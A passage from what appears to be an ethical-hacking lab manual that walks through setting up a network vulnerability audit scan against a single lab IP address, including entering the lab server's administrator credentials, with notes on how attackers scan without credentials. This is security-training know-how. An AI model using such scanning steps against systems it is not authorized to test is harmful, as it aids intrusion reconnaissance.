


- Under the **Audit Scan Mode** section, click the **Single address scan** radio button, and then click **Next**.

Note: You can also scan an IP range by clicking on the **IP range scan** radio button, after which you will specify the target IP range.




- Under the **Single Address Scan** section, specify the target IP address in the **Name** field of the **Single address** option (in this example, the target IP address is **10.10.1.22**); Click **Next**.




- The next section is **Authentication Settings**; select the **Connect as** radio button and enter the **Windows Server 2022** machine credentials (Domain\Username: **Administrator** and Password: **Pa\$\$w0rd**), and then click **Next**.

Note: In reality, attackers do not know the credentials of the remote machine(s). In this situation, they choose the **Connect as currently logged on user** option and perform a scan to determine which machines are active in the network. With this option, they will not be able to extract all the information about the target system. Because this lab is just for assessment purposes, we have entered the credentials of the remote machine directly.

